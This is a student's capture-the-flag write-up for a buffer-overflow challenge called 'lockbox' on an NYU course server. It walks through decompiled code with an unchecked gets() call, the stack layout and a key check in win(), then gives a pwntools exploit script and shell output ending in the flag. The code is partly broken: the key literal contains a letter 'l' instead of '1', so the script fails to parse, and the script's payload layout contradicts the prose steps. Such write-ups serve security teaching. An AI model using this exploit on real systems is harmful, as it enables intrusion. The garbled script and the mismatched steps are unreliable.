
```
004011b6  int32_t main(int32_t argc, char** argv, char** envp)

004011c2      int32_t argc_1 = argc
004011c5      char** argv_1 = argv
004011ce      init()
004011d8      puts(str: "\nI've locked my shell in a lock…  ")
004011e2      puts(str: "But give it your best try, what'…  ")
004011f1      printf(format: &data_40207c)
00401202      void buf
00401202      gets(&buf)
0040122d      void var_38
0040122d      void var_30
0040122d      *var_38.q = var_30.q
00401236      return 0
```

• After identifying the vulnerable gets() call, I analyzed the stack layout in Binary Ninja to determine the buffer size and locate the position of the return address. The analysis revealed that the buffer provided space for 72 bytes of input before reaching the saved RBP and return address.



```
Stack
entry -0x48  void buf
entry -0x48  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x40  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x38  void var_38
entry -0x38  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x30  void var_30
entry -0x30  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x28  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x20  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x18  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x10  ?? ?? ?? ?? ?? ?? ?? ??
entry  -0x8  int64_t __saved_rbp
entry        void* const __return_addr
```

• Upon inspecting the win() function, I noticed that it contained a check for a specific key value. If the key equaled **0xbeeff0cacc1a**, the function would proceed to execute a system call with **/bin/sh**. I needed to pass the correct key value before triggering the win() function.




```
00401237  int64_t win()

00401261      if (key == 0xbeeff0cacc1a)
0040127f          *"exit" = key ^ 0x68cdc09ea3ae35
0040127f
00401292      return system(line: "exit")

00401293  int64_t init()

004012b4      setvbuf(fp: __TMC_END__, buf: nullptr, mode: 2, size: 0)
004012d2      int64_t result = setvbuf(fp: stdin, buf: nullptr, mode: 2, size: 0)
004012e1      key = -0x4555555221523f22
004012ea      return result
```

With the stack layout and win() function analysis complete, I constructed the payload to:


- Overwrite the buffer with 72 bytes of padding.
- Place the correct key value (0xbeeff0cacc1a) after the buffer to pass the check
- Add 8 bytes of padding to overwrite the saved base pointer (RBP).
- Redirect execution to the win() function.

• I created a python script using pwn tools and executed it. Which successfully redirected execution to the win() function. This granted me access to the shell.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 lockbox.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1282: Done
Please input your NetID (something like abc123):
[*] '/home/kali/Downloads/lockbox'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
b"hello, vc2499. Please wait a moment...\n\nI've locked my shell in a lockbox, you'll never get it now!\
nBut give it your best try, what's the combination?\n"
[*] Switching to interactive mode

> $ 
```

Script used:



```python
from pwn import *
e = ELF("./lockbox")
p = remote('offsec-chalbroker.osiris.cyber.nyu.edu', 1282)
p.recvuntil(b'NetID (something like abc123): ')
p.sendline(b'vc2499')
p.recvuntil(b"?\n")
key_value = int("0xbeeff0caccla", 16)
payload = b'Z' * 16 + p64(e.symbols['key']) + p64(key_value) + b'Z' * 40 + p64(e.symbols['win'] + 5)
p.sendline(payload)
p.interactive()
```

• After I received a shell, I used **ls** to find the **flag.txt** file and used **cat** to print the flag:
flag{y0u_d0n't_n33d_4_k3y_1f_y0u_h4v3_4_BOF!_772b4a547c57f3b5}



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 lockbox.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1282: Done
Please input your NetID (something like abc123):
[*] '/home/kali/Downloads/lockbox'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
b"hello, vc2499. Please wait a moment...\n\nI've locked my shell in a lockbox, you'll never get it now!\
nBut give it your best try, what's the combination?\n"
[*] Switching to interactive mode

> $ ls
flag.txt
lockbox
$ cat flag.txt
flag{y0u_d0n't_n33d_4_k3y_1f_y0u_h4v3_4_BOF!_772b4a547c57f3b5}
$ 
```